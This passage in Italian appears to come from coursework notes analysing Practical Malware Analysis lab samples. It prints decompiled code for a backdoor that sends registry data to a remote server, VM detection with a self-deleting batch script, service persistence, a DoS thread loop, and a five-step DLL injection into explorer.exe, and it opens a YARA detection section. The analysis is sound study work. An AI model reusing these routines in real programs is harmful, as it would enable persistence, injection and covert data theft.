ors_d:10095B44 db 'Encrypt Magic Number For This Remote Shell Session [0x%02x]',0Dh,0Ah
ors_d:10095B44 db 0Dh,0Ah,0
```

Figura 7.6: Messaggio del malware memorizzato nelle risorse

Flag 7: Quale OS innesca il malware?

Risposta: **Windows**



```

:ext:10003695  push    ebp
:ext:10003696  mov     ebp, esp
:ext:10003698  sub     esp, 94h
:ext:1000369E  lea     eax, [ebp+VersionInformation]
:ext:100036A4  mov     eax, [ebp+VersionInformation.dwOSVersionInfoSize], 94h
:ext:100036AE  push    eax ; lpVersionInformation
:ext:100036AF  call    ds:GetVersionExA
:ext:100036B5  xor     eax, eax
:ext:100036B7  cmp     [ebp+VersionInformation.dwPlatformId], 2
:ext:100036BE  setz    al
:ext:100036C1  leave
:ext:100036C1  .....

```

Figura 7.7: Controllo versione del sistema operativo (parte 1)

Fields

MacOSX	6	The operating system is Macintosh. This value was returned by Silverlight. On .NET Core, its replacement is <code>unix</code> .
Unix	4	The operating system is Unix.
Win32NT	2	The operating system is Windows NT or later.
Win32S	0	The operating system is Win32s. This value is no longer in use.
Win32Windows	1	The operating system is Windows 95 or Windows 98. This value is no longer in use.
WinCE	3	The operating system is Windows CE. This value is no longer in use.
Xbox	5	The development platform is Xbox 360. This value is no longer in use.

Figura 7.8: Controllo versione del sistema operativo (parte 2)

7.1.2 Domande

Cosa succede se il paragone con la stringa **robotwork** ha successo?

La stringa `robotwork` è verosimilmente un comando passato tramite un terminale avviato sulla macchina vittima, siccome la funzione è sostanzialmente un parser che confronta i caratteri.

```

:ext:10010444
:ext:10010444  loc_10010444:          ; Size
:ext:10010444  push     9
:ext:10010446  lea     eax, [ebp+Buf1]
:ext:1001044C  push    offset aRobotwork ; "robotwork"
:ext:10010451  push    eax ; Buf1
:ext:10010452  call    memcmp
:ext:10010457  add     esp, 0Ch
:ext:1001045A  test    eax, eax
:ext:1001045C  jnz     short loc_10010468

```

Figura 7.9: Confronto con la stringa `robotwork`

In caso di `jnz`, il confronto avviene con altri comandi. Se il comando è effettivamente `robotwork`, viene invece invocata una subroutine.




Figura 7.10: Chiamata alla subroutine in caso di corrispondenza

La subroutine collocata a 0x100052A2 permette di monitorare lo stato di attività della macchina vittima e inviarlo all'attaccante. Vengono effettuate in breve le seguenti azioni:

1. Viene creato un buffer dove allocare i dati:

```
1 char Buffer[1021];  
2 BYTE Data[512];  
3 memset(Buffer, 0, sizeof(Buffer));  
4 memset(Data, 0, sizeof(Data));
```

2. Ottiene l'accesso in lettura alla chiave del registro HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion (in caso di fallimento, viene chiusa la funzione):

```
1 if ( RegOpenKeyExA(HKEY_LOCAL_MACHINE, aSoftwareMicros, 0, 0  
    xF003Fu, &phkResult) )  
2     return RegCloseKey(phkResult);
```

3. Viene analizzato dapprima il parametro *WorkTime*: viene formattato e poi inviato tramite socket:

```
1 if ( !RegQueryValueExA(phkResult, aWorktime, 0, &Type, Data, &  
    cbData) )  
2 {  
3     v2 = atoi((const char *)Data);  
4     sprintf(Buffer, "\r\n\r\n[Robot_WorkTime :] %d\r\n\r\n", v2)  
5     ;  
6     v3 = strlen(Buffer);  
7     sub_100038EE(s, (int)Buffer, v3);  
}
```

WorkTime è un valore personalizzato (probabilmente creato dal malware stesso) sotto la chiave: HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\WorkTime.



4. Viene analizzato poi il parametro *Worktimes* allo stesso modo:

```
1 memset(Data, 0, sizeof(Data));
2 if ( !RegQueryValueExA(phkResult, aWorktimes, 0, &Type, Data,
   &cbData) )
3 {
4     v4 = atoi((const char *)Data);
5     sprintf(Buffer, "\r\n\r\n[Robot_WorkTimes:] %d\r\n\r\n", v4)
6     ;
7     v5 = strlen(Buffer);
8     sub_100038EE(s, (int)Buffer, v5);
9 }
```

5. Viene infine chiusa la chiave di registro:

```
1 RegCloseKey(phkResult);
```

La subroutine `sub_100038EE` contiene il codice per offuscare i dati tramite operazione di addizione ed inviarli al server remoto:

```
1 int __cdecl sub_100038EE(SOCKET s, int a2, int len)
2 {
3     int v3; // edi
4     char *v4; // eax
5     int v5; // edx
6     char *v6; // esi
7     char *v7; // ecx
8     int v8; // eax
9     int v9; // eax
10    int v10; // edi
11
12    v3 = len;
13    v4 = (char *)malloc(len + 1);
14    v5 = 0;
15    v6 = v4;
16    if ( len > 0 )
17    {
18        v7 = v4;
19        v8 = a2 - (_DWORD)v4;
20        v5 = len;
21        do
22        {
23            *v7 = dword_1008E5D0 + v7[v8];
24            ++v7;
25            --len;
26        }
27        while ( len );
28    }
```




```
29  v6[v5] = 0;
30  v9 = send(s, v6, v3, 0);
31  v10 = -1;
32  if ( v9 != -1 )
33      v10 = v9;
34  free(v6);
35  return v10;
36 }
```

Cosa fa l'export **PSLIST**?

La funzione export PSLIST stampa tutti i processi attualmente in esecuzione all'interno della macchina. Se viene passato un processo specifico tramite la stringa in ingresso, viene stampato solamente quello.

```
1  int __stdcall PSLIST(int a1, int a2, char *Str, int a4)
2  {
3      int result; // eax
4
5      dword_1008E5BC = 1;
6      result = sub_100036C3();
7      if ( result )
8      {
9          if ( strlen(Str) )
10             result = sub_1000664C(0, Str);
11         else
12             result = sub_10006518(0);
13     }
14     dword_1008E5BC = 0;
15     return result;
16 }
```

Q3: Quali funzioni API vengono invocate all'interno della subroutine **0x10004E79**? Come è possibile rinominare la funzione?

La funzione invoca la chiamata API `GetSystemDefaultLangID`, che fornisce la lingua di sistema, e la invia al server remoto tramite socket. Basandosi su questa API, è possibile rinominare la funzione in `GetVictimLanguage`.

Q4: Quali funzioni API Windows chiama direttamente **DllMain**? Quali invece a profondità 2?

Viene usata direttamente la chiamata API `CreateThread`.

La funzione creata da `CreateThread` invoca a sua volta altre subroutine:



- **0x10001074 e 0x10001365:** 5 API (WinExec, Sleep, gethostbyname, inet_addr, inet_ntoa)
- **0x10001656:** 20 API (WSAStartup, WSAGetLastError, socket, gethostbyname, inet_addr, inet_ntoa, ntohs, connect, send, recv, select, closesocket, Sleep, LoadLibraryA, GetProcAddress, CreateThread, CloseHandle, FreeLibrary, ExitThread)

Q5: Nella chiamata **Sleep** in **0x10001358**, per quanto tempo il programma va in riposo prima di riprendere l'esecuzione?

```
1 v14 = atoi(off_10019020[0] + 13);  
2 Sleep(1000 * v14);
```

Nella **Sleep** viene preso in ingresso il valore collocato in **off_10019020**, che corrisponde alla stringa **[This is CTI]30**. In altre parole, viene estratta la cifra dopo la parentesi quadra. Pertanto, la **Sleep** dura 30 secondi.

Q6-7: A **0x10001701** c'è una chiamata a **socket**, quali sono i parametri?

La chiamata a **socket** prende in ingresso tre parametri (*af*, *type*, *protocol*). In questo caso vengono usati i valori (2, 1, 6):

- **af:** Viene usata la famiglia di indirizzi IPv4 (**AF_INET = 2**).
- **type:** La tipologia di socket è **SOCK_STREAM** (1), per flussi di byte sequenziali e affidabili (TCP).
- **protocol:** Il protocollo specificato è TCP (**IPPROTO_TCP = 6**).

Viene quindi utilizzata una socket TCP IPv4 standard per connettersi al server di comando e controllo (C2).

Q8: Cerca l'istruzione **IN(0xED)**, usata insieme alla stringa **VMXh** per effettuare la detection di macchine virtuali. Viene utilizzata? Se sì, ci sono altri casi di VM detection?

Effettuando la ricerca binaria in IDA Pro:




Figura 7.11: Ricerca dell'istruzione IN in IDA Pro

Troviamo che l'istruzione IN viene effettivamente utilizzata:




Figura 7.12: Istruzione IN individuata nella subroutine sub_10006196

Questa istruzione fa parte della subroutine sub_10006196. Viene usata da tre funzioni di installazione principali: InstallRT, InstallSB e InstallSA. Ciascuna di queste funzioni esegue il seguente controllo:

```
1 if ( atoi(off_10019034[0] + 13) && ((unsigned __int8)sub_10006119()  
2   || sub_10006196()) )  
3 {  
4   sub_10003592(byte_1008E5F0, v5);  
5   sub_10003592(aFoundVirtualMa, v6);  
6   return sub_10005567();  
7 }
```

Questa logica permette di individuare la presenza di una macchina virtuale. Dopodiché:



- In sub_10003592 viene loggato il fatto che il malware ha rilevato l'ambiente virtuale:

```
1 va_start(va, Format);
2 if ( atoi(off_10019028[0] + 13) )
3 {
4     vsnprintf(Buffer, 0x400u, Format, va);
5     StdHandle = GetStdHandle(0xFFFFFFFF5);
6     if ( StdHandle != (HANDLE)-1 )
7     {
8         v2 = strlen(Buffer);
9         WriteFile(StdHandle, Buffer, v2, &NumberOfBytesWritten, 0)
10         ;
11         WriteFile(StdHandle, ::Buffer, 2u, &NumberOfBytesWritten,
12             0);
13     }
14     v3 = fopen(FileName, aA);
15     if ( v3 )
16     {
17         if ( strlen(Buffer) )
18         {
19             fprintf(v3, "\n%s", Buffer);
20         }
21         else
22         {
23             v5 = strtime(v8);
24             v4 = strdate(v7);
25             fprintf(v3, "\n\n\n[%s %s]", v4, v5);
26         }
27         fclose(v3);
28     }
29     OutputDebugStringA(Buffer);
30 }
```

- Nella subroutine sub_10005567, il malware si auto-cancella scrivendo ed eseguendo un file batch (selfdel.bat) che rimuove gli attributi del file e lo elimina dal disco:

```
1 memset(Filename, 0, sizeof(Filename));
2 memset(Buffer, 0, sizeof(Buffer));
3 v7 = 0; v8 = 0; v4 = 0; v5 = 0;
4 GetModuleFileNameA(hModule, Filename, 0x104u);
5 sprintf(Buffer, aVmselfdelBat);
6 v0 = fopen(Buffer, aW);
7 v1 = v0;
8 if ( v0 )
9 {
10     fprintf(v0, "@echo off\r\n");
```



```
11 fprintf(v1, ":selfkill\r\n");
12 fprintf(v1, "attrib -a -r -s -h \"%s\"\\r\\n", Filename);
13 fprintf(v1, "del \"%s\"\\r\\n", Filename);
14 fprintf(v1, "if exist \"%s\" goto selfkill\r\n", Filename);
15 fprintf(v1, "del %%0\\r\\n");
16 }
17 fclose(v1);
18 return WinExec(Buffer, 0);
```

Q9-12: 0x1001D988 ed esecuzione dello script

All'indirizzo 0x1001D988 viene raffigurata una stringa offuscata:

```
.....-1::'u<&
u!=<&u746>1::'yu
&!'<;2u106:101u3
:'u.'46!<649u.49
"4'0u.;49,&<&u.4
7uo|dgfa.....
```

Viene eseguito lo script indicato che decodifica la stringa tramite un'operazione XOR con la chiave 0x55. Otteniamo così il risultato finale:

```
.data:1001D988 aXdoorIsThisBac db 'xdoor is this backdoor, string decoded for Practical Malware Anal'
.data:1001D988 db 'ysis Lab :)1234',0
```

Figura 7.13: Stringa decodificata mediante XOR

7.2 Lab07-01.exe

Analizziamo lo pseudocodice decompilato del malware:

```
1 int sub_401040()
2 {
3     SC_HANDLE v0; // esi
4     HANDLE WaitableTimerA; // esi
5     int v2; // esi
6     SYSTEMTIME SystemTime; // [esp+0h] [ebp-400h] BYREF
7     struct _FILETIME FileTime; // [esp+10h] [ebp-3F0h] BYREF
8     CHAR Filename[1000]; // [esp+18h] [ebp-3E8h] BYREF
9
10    if ( OpenMutexA(0x1F0001u, 0, Name) )
11        ExitProcess(0);
12    CreateMutexA(0, 0, Name);
13    v0 = OpenSCManagerA(0, 0, 3u);
```



```
14 GetCurrentProcess();
15 GetModuleFileNameA(0, Filename, 0x3E8u);
16 CreateServiceA(v0, DisplayName, DisplayName, 2u, 0x10u, 2u, 0,
    Filename, 0, 0, 0, 0, 0);
17 memset(&SystemTime.wMonth, 0, 14);
18 SystemTime.wYear = 2100;
19 SystemTimeToFileTime(&SystemTime, &FileTime);
20 WaitableTimerA = CreateWaitableTimerA(0, 0, 0);
21 SetWaitableTimer(WaitableTimerA, (const LARGE_INTEGER *)&FileTime
    , 0, 0, 0, 0);
22 if ( !WaitForSingleObject(WaitableTimerA, 0xFFFFFFFF) )
23 {
24     v2 = 20;
25     do
26     {
27         CreateThread(0, 0, StartAddress, 0, 0, 0);
28         --v2;
29     }
30     while ( v2 );
31 }
32 Sleep(0xFFFFFFFF);
33 return 0;
34 }
```

7.2.1 Q1: Persistence

La persistenza viene garantita dalla creazione di un servizio di sistema tramite l'API:

```
1 CreateServiceA(v0, DisplayName, DisplayName, 2u, 0x10u, 2u, 0,
    Filename, 0, 0, 0, 0, 0);
```

I parametri fondamentali indicano:

- `dwServiceType = 2` → `SERVICE_FILE_SYSTEM_DRIVER` (driver di sistema).
- `dwStartType = 0x10` → `SERVICE_AUTO_START` (avvio automatico ad ogni caricamento del sistema operativo).
- `dwErrorControl = 2` → `SERVICE_ERROR_SEVERE`.



7.2.2 Mutex

Il malware usa un mutex denominato Name per evitare l'esecuzione simultanea di istanze multiple dello stesso programma, prevenendo così la concorrenza e auto-reinfezioni che potrebbero insospettire l'utente.

7.2.3 Signature

Le firme statiche sono collocate all'interno di una subroutine e comprendono:

- **User-Agent (Browser):** Internet Explorer 8.0
- **Indirizzo di rete:** <http://www.malwareanalysisbook.com>

Ciò ci permette di comprendere che l'host compromesso contatterà l'indirizzo URL specificato usando Internet Explorer. Una firma network-based consiste nel monitoraggio delle chiamate API `InternetOpenA` (inizializza l'uso delle funzioni WinINet) ed `InternetOpenUrlA` per generare traffico verso tale dominio.

```
.text:00401150      push    1                ; dwAccessType
.text:0040115A      push    offset szAgent    ; "Internet Explorer 8.0"
.text:0040115F      call    ds:InternetOpenA
.text:00401165      mov     edi, ds:InternetOpenUrlA
.text:00401168      mov     esi, eax
.text:0040116D      loc_40116D:              ; CODE XREF: StartAddress+304j
.text:0040116D      push    0                ; dwContext
.text:0040116F      push    80000000h         ; dwFlags
.text:00401174      push    0                ; dwHeadersLength
.text:00401176      push    0                ; lpszHeaders
.text:00401178      push    offset szUrl      ; "http://www.malwareanalysisbook.com"
.text:0040117D      push    esi              ; hInternet
.text:0040117E      call    edi ; InternetOpenUrlA
.text:00401180      jmp     short loc_40116D
```

Figura 7.14: Firme di rete individuate nel binario

7.2.4 Scopo e termine del programma

Il programma è progettato per:

- Effettuare un'installazione stealth e persistente come servizio ad avvio automatico.
- Attendere in modo silente fino all'anno 2100 (`SystemTime.wYear = 2100`) tramite un timer di attesa (`SetWaitableTimer`).
- Non appena il timer scade (`WaitForSingleObject` si sblocca), vengono creati 20 thread paralleli che effettuano richieste HTTP incessanti (un attacco DoS) verso l'URL bersaglio. I thread hanno la seguente struttura:



```
1 void __stdcall __noreturn StartAddress(LPVOID  
    lpThreadParameter)  
2 {  
3     void *i; // esi  
4     for ( i = InternetOpenA(szAgent, 1u, 0, 0, 0); ;  
        InternetOpenUrlA(i, szUrl, 0, 0, 0x80000000, 0) )  
5         ;  
6 }
```


Il programma principale entra in uno stato di sonno infinito (`Sleep(0xFFFFFFFF)`), ma i 20 thread di attacco continueranno la loro esecuzione in background a tempo indeterminato.

7.3 Lab12-01.exe / Lab12-01.dll

7.3.1 Lancio dell'eseguibile

L'esecuzione del file eseguibile innesca un attacco di tipo **process injection** (iniezione di codice) che porta alla comparsa ciclica di pop-up di messaggi.

Gli indizi di questo comportamento sono visibili ispezionando la Import Address Table (IAT) tramite Dependency Walker:




PI^	Ordinal	Hint	Function	Entry Point
■	N/A	27 (0x001B)	CloseHandle	Not Bound
■	N/A	495 (0x01EF)	OpenProcess	Not Bound
■	N/A	70 (0x0046)	CreateRemoteThread	Not Bound
■	N/A	294 (0x0126)	GetModuleHandleA	Not Bound
■	N/A	745 (0x02E9)	WriteProcessMemory	Not Bound
■	N/A	700 (0x02BC)	VirtualAllocEx	Not Bound

Figura 7.15: Importazioni dell'eseguibile correlate all'iniezione di codice

L'eseguibile importa funzioni critiche per la manipolazione di processi terzi: `OpenProcess`, `VirtualAllocEx`, `WriteProcessMemory` e `CreateRemoteThread`.

La DLL iniettata forzatamente tramite la tecnica del `LoadLibrary` carica ed esegue codice malevolo che fa uso di `MessageBox` per aprire finestre informative:



PI^	Ordinal	Hint	Function	Entry Point
■	N/A	429 (0x01AD)	InterlockedDecrement	Not Bound
■	N/A	432 (0x01B0)	InterlockedIncrement	Not Bound
■	N/A	662 (0x0296)	Sleep	Not Bound
■	N/A	74 (0x004A)	CreateThread	Not Bound
■	N/A	27 (0x001B)	CloseHandle	Not Bound
■	N/A	294 (0x0126)	GetModuleHandleA	Not Bound
■	N/A	318 (0x013E)	GetProcAddress	Not Bound
■	N/A	450 (0x01C2)	LoadLibraryA	Not Bound
■	N/A	202 (0x00CA)	GetCommandLineA	Not Bound
■	N/A	372 (0x0174)	GetVersion	Not Bound
■	N/A	125 (0x007D)	ExitProcess	Not Bound

Figura 7.16: Importazioni della DLL iniettata (parte 1)



P/A	Ordinal	Hint	Function	Entry Point
6	N/A	446 (0x01BE)	MessageBoxA	Not Bound

Figura 7.17: Importazioni della DLL iniettata (parte 2)

7.3.2 Q2: Processo iniettato

Analizzando il codice all'interno del disassemblatore, osserviamo che a un certo punto della routine viene effettuato un riferimento esplicito alla stringa `explorer.exe`, indicando che il malware inietta la DLL all'interno del processo di sistema legittimo della shell di Windows.




Figura 7.18: Riferimento al processo `explorer.exe` in IDA Pro

7.3.3 Terminare l'iniezione

Simuliamo l'iniezione usando BinText come processo vittima e iniettando il payload tramite il tool Xenos:




Figura 7.19: Simulazione dell'iniezione tramite Xenos

Utilizzando Process Explorer, possiamo analizzare in dettaglio l'avvenuta iniezione del modulo malevolo nel processo target:




Figura 7.20: Verifica dell'iniezione su explorer.exe con Process Explorer

Per interrompere l'innescio ciclico dei pop-up, è stato sufficiente riavviare il processo di sistema compromesso ed eliminare fisicamente la DLL dal disco.

7.3.4 Scopo del malware

Esaminando lo pseudocodice del dropper:

```
1 // Step 1: Carica l'API per l'identificazione dei processi
2 LibraryA = LoadLibraryA(LibFileName);
3 EnumProcessModules = (int (__stdcall *) (_DWORD, _DWORD, _DWORD,
4     _DWORD))GetProcAddress(LibraryA, ProcName);
5 v4 = LoadLibraryA(LibFileName);
6 GetModuleBaseNameA = (int (__stdcall *) (_DWORD, _DWORD, _DWORD,
7     _DWORD))GetProcAddress(v4, aGetmodulebasen);
8 v5 = LoadLibraryA(LibFileName);
```



```
7 EnumProcesses = (int (__stdcall *) (_DWORD, _DWORD, _DWORD))
  GetProcAddress(v5, aEnumprocesses);
8
9 // Step 2: Costruisce il percorso completo della DLL da iniettare
10 GetCurrentDirectoryA(0x104u, Buffer);
11 lstrcatA(Buffer, String2);
12 lstrcatA(Buffer, aLab1201Dll);
13
14 // Step 3: Enumera i processi attivi nel sistema
15 if ( !EnumProcesses(dwProcessId, 4096, &v14) )
16     return 1;
17
18 // Step 4: Ricerca del processo explorer.exe
19 v7 = v14 >> 2;
20 for ( i = 0; i < v7; ++i )
21 {
22     hProcess = 0;
23     if ( dwProcessId[i] )
24         v17 = sub_401000(dwProcessId[i]);
25     if ( v17 == 1 )
26     {
27         hProcess = OpenProcess(0x43Au, 0, dwProcessId[i]);
28         if ( hProcess == (HANDLE)-1 )
29             return -1;
30         i = 2000;
31     }
32 }
33
34 // Step 5: Esegue la process injection
35 lpBaseAddress = VirtualAllocEx(hProcess, 0, 0x104u, 0x3000u, 4u);
36 if ( !lpBaseAddress )
37     return -1;
38 WriteProcessMemory(hProcess, lpBaseAddress, Buffer, 0x104u, 0);
39 hModule = GetModuleHandleA(ModuleName);
40 lpStartAddress = (LPTHREAD_START_ROUTINE)GetProcAddress(hModule,
  aLoadlibrarya);
41 if ( CreateRemoteThread(hProcess, 0, 0, lpStartAddress,
  lpBaseAddress, 0, 0) )
42     return 0;
43 else
44     return -1;
```

Il funzionamento del malware si articola in 5 fasi distinte:

1. ****Risoluzione dinamica delle API****: Carica la libreria `psapi.dll` per ottenere gli indirizzi delle funzioni di enumerazione moduli e processi.



2. ****Costruzione del path****: Recupera la directory corrente del file system per risalire al file `Lab12-01.dll`.
3. ****Enumerazione dei processi****: Richiama `EnumProcesses` per scorrere la lista di tutti i PID attivi.
4. ****Identificazione del target****: Scansiona i nomi dei moduli dei processi tramite la subroutine `sub_401000` alla ricerca di `explorer.exe`. Trovato il processo, ne apre un handle con i privilegi necessari.
5. ****Iniezione della DLL****: Alloca spazio nello spazio di memoria virtuale del target (`VirtualAllocEx`), vi scrive il percorso della DLL (`WriteProcessMemory`), recupera l'indirizzo di `LoadLibraryA` di `kernel32.dll` ed esegue la libreria forzatamente nel processo target tramite `CreateRemoteThread`.



Capitolo 8

Malware Detection

8.1 YARA

8.1.1 Lab01-01

Rilevamento di Lab01-01.dll:

Il primo task ha richiesto l'estrazione di indicatori basati sull'host all'interno della libreria dinamica. Tramite la finestra delle stringhe di IDA Pro (e la verifica delle chiamate all'interno di `DllMain`), sono stati identificati i seguenti IoC:

Address	Length	Type	String
[S] .rdata:10002...	0000000C	C	CloseHandle
[S] .rdata:10002...	00000006	C	Sleep
[S] .rdata:10002...	0000000F	C	CreateProcessA
[S] .rdata:10002...	0000000D	C	CreateMutexA
[S] .rdata:10002...	0000000B	C	OpenMutexA
[S] .rdata:10002...	0000000D	C	KERNEL32.dll
[S] .rdata:10002...	0000000B	C	WS2_32.dll
[S] .rdata:10002...	00000008	C	strncmp
[S] .rdata:10002...	0000000B	C	MSVCRT.dll
[S] .rdata:10002...	0000000A	C	_initterm
[S] .rdata:10002...	00000007	C	malloc
[S] .rdata:10002...	0000000D	C	_adjust_fdiv
[S] .data:100260...	00000006	C	sleep
[S] .data:100260...	00000006	C	hello
[S] .data:100260...	0000000E	C	127.26.152.13
[S] .data:100260...	00000009	C	SADFHUHF

Figura 8.1: Stringhe estratte da Lab01-01.dll in IDA Pro



```
.data:10026004 ; _PVFV Last      dd 0                      ; DATA XREF: _CRT_INIT(x,x,x)+4Afo
.data:10026008 Last          align 10h
.data:10026010 ; char aExec[]    db 'exec',0                ; DATA XREF: DllMain(x,x,x)+15Bfo
.data:10026015 aExec          align 4
.data:10026018 ; char Str1[]    db 'sleep',0              ; DATA XREF: DllMain(x,x,x)+136fo
.data:1002601E Str1          align 10h
.data:10026020 ; char buf[]    db 'hello',0            ; DATA XREF: DllMain(x,x,x):loc_100010E9fo
.data:10026020 buf          ; DllMain(x,x,x)+EBfo
.data:10026026          align 4
.data:10026028 ; char cp[]     db '127.26.152.13',0        ; DATA XREF: DllMain(x,x,x)+93fo
.data:10026028 cp          align 4
.data:10026036 ; CHAR Name[]
.data:10026038 Name          db 'SADFHUHF',0          ; DATA XREF: DllMain(x,x,x)+38fo
.data:10026038          ; DllMain(x,x,x)+57fo
.data:10026041          db 0
```

Figura 8.2: Dettaglio delle stringhe di rete e comandi

Indirizzo IP Hardcoded: 127.26.152.13, inserito nello stack prima di specifiche esecuzioni.




Figura 8.3: Caricamento dell'indirizzo IP locale nello stack

